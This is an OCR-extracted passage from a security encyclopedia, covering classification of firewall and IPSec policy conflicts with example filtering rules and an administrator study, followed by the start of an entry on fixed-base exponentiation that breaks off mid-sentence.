
IPSec (Kent and Atkinson 1998) is one of the most widely used protocols to provide secure transmission across the Internet. IPSec uses two security protocols to provide traffic security: Authentication Header (AH) and Encapsulating Security Payload (ESP). The AH protocol provides connectionless integrity, data origin authentication, and an optional anti-replay service. The ESP protocol provides confidentiality (encryption) and optional connectionless integrity, data origin authentication, and an anti-replay service. These protocols may be applied individually or in combination with each other to provide the desired security services. IPSec operations can be performed either at the traffic source and destination (transport mode) or at intermediate *security gateways* (tunnel mode), in order to allow for source-based or domain-based security. In transport mode the protocols provide protection primarily for upper layer protocols without changing the original IP headers. However, in tunnel mode, the protocols are applied to the entire IP packet and may modify the source and destination address of the original IP header to be the intermediate security gateways.

Network security policy rules can be written using the syntax shown in Fig. 1. The *access_list* is used to define firewall policies as well as IPSec protection rules, while the *map_list* is used to define IPSec transformation rules. A source or destination IP address can be specified as a single value or a range of values with a common network prefix. A source or destination port number is given as a single value or an interval of values. A *transform* is any cryptographic service that can be used to protect network traffic. These security services are practically IPSec AH and ESP either in transport or tunnel mode along with the cryptographic algorithm and the necessary cryptographic parameters. Figure 2 shows an example of a typical firewall/IPSec policy for outbound traffic. In this example, security gateways integrate firewall and IPSec functionality. The policy at each device is defined in terms of the access-list (upper section) and the map-list (lower section). In our work, we assume that inbound traffic is matched against a mirror image of the outbound IPSec policy, where the packet filters for the traffic source and destination are swapped (Configuring IPSec Network Security n.d.). The policy in host $A1$ requires integrity verification using AH transport for all traffic flowing to host $B3$. The policy in gateway SG_A blocks FTP traffic from flowing to any host in network B. In addition,

all traffic flowing from network *A* to network *B* should be encrypted using ESP tunneling, except for the traffic coming from host *A*1.


$$
\begin{aligned}
access_list &:= access_rule[\ldots, access_rule] \\
access_rule &:= order, filter, action \\
filter &:= transport, src_ip, src_port, dst_ip, dst_port \\
action &:= \text{protect} \mid \text{bypass} \mid \text{discard} \\
map_list &:= map_rule[\ldots, map_rule] \\
map_rule &:= priority, filter, transform_list \\
transform_list &:= transform[\ldots, transform] \\
transform &:= sec_protocol, encaps_mode, parameters \\
sec_protocol &:= \text{AH} \mid \text{ESP} \\
encaps_mode &:= \text{Transport} \mid \text{Tunnel } tunnel_dst
\end{aligned}
$$

Firewalls, Fig. 1 The syntax of network security policy statements



Firewalls, Fig. 2 Example of a typical Firewall/IPSec configuration. Only hosts *A*1 and *B*3 are IPSec capable. Security gateways SG_A and SG_B perform both firewall filtering and IPSec protection operations

In the rest of this chapter we proceed with the classification and analysis of conflicts in network security policies. Figure 3 shows the organization of our taxonomy of these conflicts. We divide the conflicts into two main categories: *access-list* conflicts that may exist between the rules in the access policy, and *map-list* conflicts that may exist in the map policy. We further classify the access-list conflicts into two subcategories: *intra-policy* conflicts that may exist within a single policy, and *inter-policy* conflicts between the policies in different devices. Finally, we identify the possible policy conflicts in each subcategory.



Firewalls, Fig. 3 Classification chart of network security policy conflicts

Theory and Applications

Modeling of Rule Relations

As rules are matched sequentially, the inter-rule relation or dependency is critical for determining any conflict in the security policy. In other words, if the rules are disjoint (no inter-rule relation), then any rule ordering in the security policy is valid. Therefore, classifying all types of possible relations between filtering rules is a first step to understand the source of conflicts due to policy misconfiguration. In this section we describe all the relations that exist between filtering rules by comparing the fields of filtering rules. The relation between field *i* in rule R_x and the corresponding field in rule R_y can be either equal, subset, superset, or distinct. For example, the IP address 140.192.61.5 is distinct from 140.192.60.5, but it is a subset of 140.192.61.*. We can then define the filtering rule relations as follows:

- *Exactly matching rules ($R_x = R_y$).* Rules R_x and R_y are *exactly matched* if every field in R_x is equal to the corresponding field in R_y. In the following example, Rule 1 and Rule 2 are exactly matching:

```
1: tcp 140.192.37.* any 61.20.33.* 80
2: tcp 140.192.37.* any 61.20.33.* 80
```

- *Inclusively matching rules ($R_x \subset R_y$).* Rule R_x*inclusively matches* R_y if the rules do not exactly match and if every field in R_x is a subset or equal to the corresponding field in R_y. R_x is called the *subset match* while R_y is

called the *superset match*. In the following example, Rule 3 inclusively matches Rule 4. Rule 3 is the subset match of the relation while Rule 4 is the superset match:

```
3: tcp 67.92.37.20 any 61.20.33.* 80
4: tcp 67.92.37.* any 61.20.*.* 80
```

- *Correlated rules ($R_x \bowtie R_y$)*. Rules R_x and R_y are *correlated* if at least one field in R_x is a subset or partially intersects with the corresponding field in R_y, and at least one field in R_y is a superset or partially intersects with the corresponding field in R_x, and the rest of the fields are equal. This means that there is an intersection between the address space of the correlated rules although neither one is subset of the other. In the following example, Rule 5 and Rule 6 are correlated:

```
5: tcp 140.192.37.* any 61.20.*.* 0-256
6: tcp 140.192.*.* any 61.20.33.* 128-512
```

- *Disjoint rules*. Rules R_x and R_y are *completely disjoint* if every field in R_x is not a subset and not a superset and not equal to the corresponding field in R_y. However, rules R_x and R_y are *partially disjoint* if there is at least one field in R_x that is a subset or a superset or equal to the corresponding field in R_y, and there is at least one field in R_x that is not a subset and not a superset and not equal to the corresponding field in R_y. Rule 7 and Rule 8 in the following example are partially disjoint:

```
7: tcp 140.192.37.* any 61.20.*.* 80

8: tcp 140.192.37.* any 61.20.33.* 21
```

Classification of Access-List Conflicts


After identifying the possible relations between rules, we are now ready to study the types of rule conflicts. In this section, we focus the discussion on the conflicts that may exist between access list rules. These conflicts may

exist between rules in the same security device (intra-policy conflicts) or in different devices (inter-policy conflicts).

Intra-Policy Access-List Conflicts

It is very common to find filtering rules that are inter-related, i.e., exactly matched, inclusively matched, or correlated. In this case, different rule orderings may imply different and incorrect policy semantics (i.e., matching behavior). Thus, if the related rules are not carefully ordered, some rules may be concealed by other rules, resulting in an incorrect policy. In this section, we classify different conflicts that may exist among the rules in a single firewall or IPSec access policy.

- *Intra-policy shadowing*. A rule is shadowed when every packet that could match this rule is matched by some preceding rule with a different action. Consequently, the shadowed rule will never have an effect in the policy. Typically, rule R_y is shadowed by rule R_x if R_x precedes R_y and R_x*exactly* or *inclusively* matches R_y and the two rules have different actions. For example, in Fig. 4 Rule 8 in SG_A is shadowed by Rule 6 because Rule 6 will match and thereby conceal all the traffic that would match Rule 8. Shadowing is a critical error in the policy, as the shadowed rules become obsolete and never take effect. This might cause a legitimate traffic to be blocked or illegitimate traffic to be permitted. Therefore, as a general guideline, if there is an inclusive or exact match relationship between two rules, any superset (or general) rule should come after the subset (or specific) rule. It is mandatory to discover shadowed rules and alert the administrator to correct this error by reordering or removing the shadowed rule.



Firewalls, Fig. 4 Example IPSec access-list policy with intra- and inter-policy conflicts. *Solid* lines indicate permitted traffic, while *dotted* lines indicate blocked traffic

- *Intra-policy correlation*. As described in section "Modeling of Rule Relations", if two rules are correlated then there is some traffic that matches both rules. Thus, if the two correlated rules have different actions, then the action performed on the traffic is dependent on the ordering of the two rules. This dependency is not intuitive and leads to ambiguity in defining the security policy. A correlation conflict between two rules exists if the rules are correlated and they have different filtering actions. For example, a correlation conflict exists between Rule 7 and Rule 8 in SG_B in Fig. 4. The two rules with this ordering imply that all traffic that is coming from 1.1.1.2 and going to 2.2.2.1 is protected. However, if their order is reversed, the same traffic will be discarded. Correlation is considered a conflict warning because the correlated rules imply an action that is not explicitly handled by the policy. Therefore, in order to resolve this conflict, the correlation between rules should be discovered and the user should choose the proper rule order that complies with the security policy requirements. Otherwise, unexpected action might be performed on the traffic that matches the intersection of the correlated rules.
- *Intra-policy exception*. Exception rules are very common in network security policies. A rule is an exception of a following rule if they have different actions, and the following rule is a superset match (it could match all packets of the preceding rule). For example, in SG_A in Fig. 4, Rule 2 is an exception of Rule 5. These two rules imply that all the traffic

coming from the address 1.1.1.* to 2.2.2.2 will be discarded, except the traffic coming from 1.1.1.2. Exception is often used to exclude a specific part of the traffic from a general filtering action. This is not in general an error; however, it is important to identify exceptions because the exception rules change the policy semantics, which may or may not be desirable. This, for example, might cause accepted traffic to be blocked or denied traffic to be permitted. Thus, this type of conflict is considered a warning that is important to be highlighted to the administrator.

- *Intra-policy redundancy*. A rule is redundant when every packet that could match this rule is matched by some other rule that has a similar action. In other words, if the redundant rule is removed, the behavior of the security policy remains unchanged. Rule R_y is redundant to rule R_x if R_x precedes R_y and R_y*exactly* or *inclusively* matches R_x and the two rules have similar actions. However, rule R_x can be redundant to R_y if R_x*inclusively* matches R_y and there exists no rule in-between that is an exception or correlated with R_x. Figure 4 shows two rule redundancy examples in SG_A: Rule 3 with Rule 6 is the first case, and Rule 7 with Rule 6 is the second. Redundancy is considered a problem in firewall policies because it increases the policy size and consequently the search time and space of packet filtering, while it does not contribute to the policy semantics. Thus, it is important to discover redundant rules so that the administrator may modify or remove them altogether. In general, to avoid redundant rules, a superset rule following a subset rule should have a different filtering action.

Inter-Policy Access-List Conflicts

Even if every device policy in the network does not contain any of the intra-policy conflicts described in section “Classification of Access-List Conflicts”, conflicts could exist between policies of different devices. For example, a firewall might block traffic that is permitted by another downstream firewall, or an upstream IPSec device might protect traffic that is not protected by the peer downstream device. In both cases, the traffic will not reach the destination as it will be dropped by the upstream devices. In this section, we first define criteria of inter-policy conflicts and then

classify the conflicts that may exist between an upstream and a downstream access policy for both firewall and IPSec devices.

Referring to Fig. 4, we assume a traffic stream flowing from sub-domain D_A to sub-domain D_B across multiple cascaded policy enforcement points installed on the network path between the two sub-domains. At any point on this path in the direction of flow, a preceding device is called an *upstream device* whereas a following one is called a *downstream device*. Using the above network model, we can say that for any traffic flowing from sub-domain D_A to sub-domain D_B a conflict exists if one of the following conditions holds:

1. The most-downstream device permits traffic that is blocked by any of the upstream devices.

2. The most-upstream device permits traffic that is blocked by any of the downstream devices.

On the other hand, all intermediate devices should permit/bypass any traffic that is permitted/protected by the most-upstream and most-downstream device such that the flow can reach its destination.

- *Inter-policy shadowing*. This conflict is similar to the one discussed in section "Classification of Access-List Conflicts" except that it occurs between rules in two different policies/devices. Thus, inter-policy shadowing occurs if the upstream policy blocks some traffic that is permitted by the downstream policy.

  There are two cases for shadowing between polices. The first case occurs if the traffic permitted (or protected) by a downstream rule, R_d, in SG_B is actually discarded by the upstream rule, R_u, in SG_A. In the second case, the traffic protection is required by R_u in SG_A but not by any R_d in SG_B. In IPSec, this causes the security association negotiation to fail and consequently results in discarding this traffic at the upstream device. In Fig. 4, Rule 4 in SG_A and Rule 4 in SG_B show an example of the first case. An example for the second case is Rule 2 in SG_A and Rule 2 in SG_B. If the rules exactly match, then *all* the traffic permitted by R_d is blocked by R_u, and we have *complete shadowing*. The two examples above are

considered complete shadowing. However, if the rules inclusively match, then part of the traffic permitted by R_d is blocked by R_u, and we have *partial shadowing*. Rule 5 in SG_A and Rule 5 in SG_B are an example of partial shadowing.

Shadowing is considered a conflict because it prevents the traffic desired by some nodes from flowing to the end destination.

- *Inter-policy spuriousness*. This is another conflict that has serious consequence for network security as it allows for unwanted traffic to flow in the network. Traffic is called spurious if the upstream policy permits some traffic that is blocked by a downstream policy.

  Spuriousness can occur when traffic is permitted by an upstream rule, R_u, in SG_A but discarded (or protected) by a downstream rule, R_d, in SG_B. Obviously, this traffic will not reach the destination domain D_B but yet it was unnecessarily allowed to flow through the network till it got discarded. In Fig. 4, Rule 3 in SG_A and Rule 3 in SG_B show an example of spuriousness. If the rules exactly match, then all the traffic permitted by R_u is blocked by R_d, and we have *complete spuriousness*. If the rules inclusively match, then part of the traffic permitted by R_u is blocked by R_d, and we have *partial spuriousness*. An example of partial spuriousness is Rule 6 in SG_A and Rule 6 in SG_B in the same figure.


  Spuriousness is a critical conflict because it allows unwanted traffic to flow across the network, increasing the network vulnerability to various network attacks such as port scanning, denial of service, etc.

Classification of Map-List Conflicts

The map-list is critical because it is the part of the policy that specifies the traffic security requirements. In this section, we identify the rule conflicts that may exist between the map list rules in a single (intra-policy) IPSec device or between multiple (inter-policy) IPSec devices. As a result of such conflicts, traffic might be transmitted insecurely or unnecessary redundant protection operations are applied to the same traffic. We also show examples of these conflicts in IPSec traffic transformation policies.

Overlapping-Session Conflicts

IPSec security policy allows for nesting multiple secure sessions or tunnels by applying a number of map-list rules to the same traffic (e.g., Fig. 5a). In case of intra-policy nested IPSec sessions, each session starts at the source (encapsulation point) and terminates at a selected peer on the path (decapsulation point) specified in the rule, and the sessions are applied in the order of their priorities in the policy. If the decapsulation point of the firstly applied session (inner tunnel) (e.g., 5.5.5.5 in Fig. 5a) happens to be located before that of a subsequent session (outer tunnel) (e.g., 6.6.6.6 in Fig. 5a) on the traffic path, then the traffic will be transmitted insecurely as clear text. This happens simply because the destination peer of the outer tunnel in this case returns the traffic after decapsulation back to the destination peer of the inner tunnel, which in turn decapsulates and forwards the traffic to the destination as clear text. This tunnel overlapping conflict occurs because the rules were not ordered correctly in the map-list such that the priorities of IPSec sessions terminating at further points from the source are higher than the priorities of the ones with closer termination points. The example in Fig. 5a shows two map rules applying to the traffic flowing from host *A* to *B*. The first rule encapsulates the traffic in a tunnel to SG_A, then the second rule re-encapsulates the traffic in another tunnel to SG_B. However, this rule ordering results in incorrect nesting that causes the traffic to be sent back from SG_B to SG_A, and then decapsulated and forwarded as clear text to *B*.



Firewalls, Fig. 5 Examples for overlapping-session conflicts in the policy of (**a**) single device, and (**b**) multiple devices. The block arrows indicate the tunnel between two end-points. The line arrows indicate the traffic flow path with the sequence of events circled

Similarly, the same problem might happen due to inter-policy conflict between multiple IPSec gateways. However, in this case the only difference is the encapsulation point (start of the tunnel) might be at different point on the path. Figure 5b shows an example of two overlapping tunnels: from host *A* to 6.6.6.6 and from 5.5.5.5 to 7.7.7.7. As in the previous case, the outer tunnel decapsulation peer (7.7.7.7) comes after the inner tunnel decapsulation peer (6.6.6.6) on the path, causing a similar security violation. The example in Fig. 5b illustrates this case. In this example, two IPSec sessions are used to protect the traffic flowing from *A* to *B*. The first session starts at *A* and encapsulates the traffic in a tunnel terminating at SG_B. The second session starts at SG_A and re-encapsulates the traffic in another tunnel terminating at SG_C. The traffic is first received and decapsulated by SG_C and then forwarded back to SG_B. SG_B decapsulated the traffic and forwards it to *B* as clear text.

In order to assure correct overlapping of inter-policy tunnels, we must guarantee the decapsulation peers of the outer tunnels come first in the path. In other words, the packets should be decapsulated in reverse order of their encapsulation at subsequent points on the traffic path. This requires that the sessions for the same traffic must be either completely nested (i.e., the end-points of one session lie between the end-points of the other session) or cascaded (i.e., none of the end-points of any session lies between the end-points of the other session). Otherwise, the traffic will be sent unsecured over parts of the path due to this conflict.

So in general, by looking at any IPSec policy, this conflict exists if two rules match a common flow, and the tunnel end-point of the firstly applied rule comes before the tunnel end-point of the following rule in the path from source to destination. Notice that this conflict can only occur with two tunneled transforms or with a transport transform followed by a tunnel.

Multi-Transform Conflicts

IPSec also allows for multiple transforms to be applied by the same gateway or multiple gateways in the path on the same flow from source to destination. This gives the user the flexibility to combine different IPSec protection actions on the same traffic. However, some of these combinations provide weak protection, such as applying ESP transport after AH transport because ESP transport does not provide IP header protection. Moreover, other combinations may cause extra overhead without any further improvement in the traffic protection, particularly if the new protection is weaker than the existing one. For example, applying an AH tunnel on traffic already encapsulated in an ESP tunnel does not improve the security protection.

The multi-transform conflict occurs when two rules match a common flow, and the secondly applied rule uses a weaker transform on top of a stronger one applied by the other rule. For flexibility, the strength of any transform can be user-defined such that if a transformation has a larger strength value, then it provides better protection, and vice versa.

Open Problems

Future firewall policies will allow multiple actions that are not necessary mutually exclusive. In this case, actions are not necessary contradiction, thereby new conflict analysis need to be investigated to consider this kind of polices.

Experimental Results

In this section, we evaluate the effectiveness of our classification in discovering the conflicts in manually produced security policies. We implemented a set of conflict discovery algorithms to discover the security policy conflicts studied in sections "Classification of Access-List Conflicts" and "Classification of Map-List Conflicts" (Hamed et al. 2005). In these algorithms, we represent the security policy as Boolean expressions in order to to enable the analysis of policy semantics and the identification of rule conflicts using Boolean operators such as assignment and implication. We use Ordered Binary Decision Diagram (OBDD) (Hamed et al. 2005) to represent and manipulate the policy expressions. We implemented these algorithms in a software tool called the "Security Policy Advisor" or SPA. In this section, we present our evaluation of the usability of the policy analysis techniques described in this paper.

To assess the practical value of our techniques, we used the SPA tool to analyze real firewall and IPSec policy rules in our university network as well as in some local industrial networks in the area. In many cases, the SPA has proven to be effective by discovering many policy conflicts that were not discovered through human visual inspection. We made an attempt to quantitatively evaluate the practical usability of the SPA by conducting a set of experiments that consider the level of network administrator expertise and the frequency of occurrence of each conflict type. In this experiment, we created two IPSec policy exercises and recruited 38 network administrators with varying level of expertise in the field (7 experts, 12 intermediate and 19 beginners) to complete each exercise. The exercise included writing IPSec access list and map list rules based on a set of security policy requirements for nine interconnected networks with 12 IPSec security gateways (intermediate and end-point gateways.) We then used the SPA tool to analyze the rules and count different types of conflicts. The experimental results in Table 1 show the percentage of individuals who introduced various types of conflicts in their IPSec policy configurations.

Firewalls, Table 1 The percentage of administrators who created intra- and inter-policy IPSec conflicts

Experience	Intra-policy conflicts			Inter-policy conflicts		
	Access-list conflicts	Overlapping-session conflicts	Multi-transform conflicts	Access-list conflicts	Overlapping-session conflicts	Multi-transform conflicts
Expert	14%	14%	0%	29%	14%	14%
Intermediate	42%	33%	8%	50%	33%	17%
Beginner	84%	63%	16%	90%	53%	16%
Conflict type %	19%	9%	7%	38%	16%	11%

These results show clearly that even the expert administrators created policy conflicts. A total of about 29% of experts created intra-policy and inter-policy conflicts. This figure is even much higher for intermediate and beginner administrators (a total of about 67% and 90% created intra-policy conflicts, and 75% and 95% created inter-policy conflicts, respectively). An interesting observation is that most of the persons made configuration mistakes in configuring access-list and overlapping-session rules. The table also shows the average ratio of each conflict type relative to the total number of conflicts discovered for each class of administrators. The results clearly indicate that access-list conflicts dominate the misconfiguration errors made by administrators (19% intra-policy and 38% inter-policy access-list conflicts).

Recommended Reading

Al-Shaer ES, Hamed HH (2004) Discovery of policy anomalies in distributed firewalls. In: Proceedings of IEEE INFOCOM’04, Hong Kong, Mar 2004, pp 2605–2626

Al-Shaer E, Marrero W, El-Atway A, AlBadawi K (2009) Network configuration in a box: towards end-to-end verification of network reachability and security. In: Proceedings of 17th international conference on network communications and protocol (ICNP’09), Princeton, pp 123–132

Configuring IPSec Network Security. Cisco IOS security configuration guide, Release 12.2, Cisco Systems, San Jose

Gouda MG, Liu AX, Jafry M (2008) Verification of distributed firewalls. In: Proceedings of IEEE GLOBECOM, New Orleans, Nov 2008, pp 1–5

Hamed H, Al-Shaer E, Marrero W (2005) Modeling and verification of IPSec and VPN security policies. In: Proceedings of international conference on network communications and protocol

(ICNP’05), Boston

Kent S, Atkinson R (1998) Security architecture for the internet protocol. RFC-2401, IETF, Nov 1998

Narain S, Levin G, Malik S, Kaul V (2008) Declarative infrastructure configuration synthesis and debugging. J Netw Syst Manag 16:235–258

Yuan L, Mai J, Su Z, Chen H, Chuah C, Mohapatra P (2006) FIREMAN: a frameworkkit for firewall modeling and analysis. In: 27th IEEE symposium on security and privacy, Oakland, May 2006

Zhang B, Al-Shaer ES, Jagadeesan R, Riely J, Pitcher C (2007) Specifications of a high-level conflict-free firewall policy language for multidomain networks. In: 12th ACM symposium on access control models and technologies (SACMAT 2007), France, June 2007, pp 185–194

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300387

Fixed Window Exponentiation

2k-Ary Exponentiation

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_29

Fixed-Base Exponentiation

André Weimerskirch[35] ✉
(35) Escrypt Inc., Ann Arbor, MI, USA

✉ **André Weimerskirch**
Email: andre.weimerskirch@escrypt.com

Definition

The exponentiation of a fixed base element $g \in G$, with G some group, by an arbitrary positive integer exponent e.

Theory

There are many situations where an exponentiation of a fixed base element $g \in G$, with G some group, by an arbitrary positive integer exponent e is performed. Fixed-base exponentiation aims to decrease the number of multiplications compared to general exponentiation algorithms such as the binary exponentiation algorithm. With a fixed base, precomputation can be done once and then used for many exponentiations. Thus the time for the precomputation phase is virtually irrelevant. Using precomputations with a fixed base was first introduced by Brickell, Gordon, McCurley, and Wilson (and thus it is also referred to as BGMW method) (Brickell et al. 1992). In the basic version, values $g_0 = g$, $g_1 = g^2, g_2 = g^{2^2}, \ldots, g_t = g^{2^t}$ are precomputed, and then the binary exponentiation algorithm is used without performing any squarings. Having an exponent e of bit-length $n + 1$, such a strategy requires on average $n/2$ multiplications whereas the standard binary exponentiation algorithm requires $3/2$ n multiplications. However, there is quite some storage required for all precomputed values, namely, storage for

$t + 1$ values. The problem of finding an efficient algorithm for fixed-base exponentiation can be rephrased as finding a short vector-addition chain for given base elements $g_0, g_1, \ldots, g_t$ (cf. fixed-exponent exponentiation). Note that there is always a trade-off between the execution time of an exponentiation and the number t of precomputed group elements.

In order to reduce the computational complexity, one might use a precomputed version of the k-ary exponentiation by making the precomputation phase only once. However, there is time saved by multiplying together powers with identical coefficients, and then raising the intermediate products to powers step by step. The main idea of the *fixed-base windowing method* is that $g^e = \prod_{i=0}^{t} g_i^{e_i} = \prod_{j=1}^{h-1} \left(\prod_{e_i=j} g_i \right)^j$ where $0 \le e_i < h$ (Brickell et al. 1992). Assume that g^e is to be computed where g is fixed. Furthermore, there is a set of integers $\{b_0, b_1, \ldots, b_t\}$ such that any appropriate positive exponent e can be written as $e = \sum_{i=0}^{t} e_i b_i$, where $0 \le e_i < h$ for some fixed positive integer h. For instance, when choosing $b_i = 2^i$ this is equivalent to the basic BGMW method described above. Algorithm 1 takes as input the set of precomputed values $g_i = g^{b_i}$ for $0 \le i \le t$, as well as h and e.

Algorithm 1 Fixed-base windowing method

INPUT: *a set of precomputed values* $\{g^{b_0}, g^{b_1}, \ldots, g^{b_t}\}$, *the exponent* $e = \sum_{i=0}^{t} e_i b_i$, *and the positive integer* h
OUTPUT: g^e
1. $A \leftarrow 1, B \leftarrow 1$
2. For j from $(h-1)$ down to 1 do
   2.1 For each i for which $e_i = j$ do $B \leftarrow B \cdot g^{b_i}$
   2.2 $A \leftarrow A \cdot B$
3. Return A

This algorithm requires at most $t + h - 2$ multiplications, and there is storage required for $t + 1$ precomputed group elements. The most common version of this method is the case where the exponent e is represented in radix b, where b is a power of 2, i.e., $b = 2^w$. The parameter w is also called the window size. The exponent is written as $e = \sum_{i=0}^{t} e_i (2^w)^i$ or

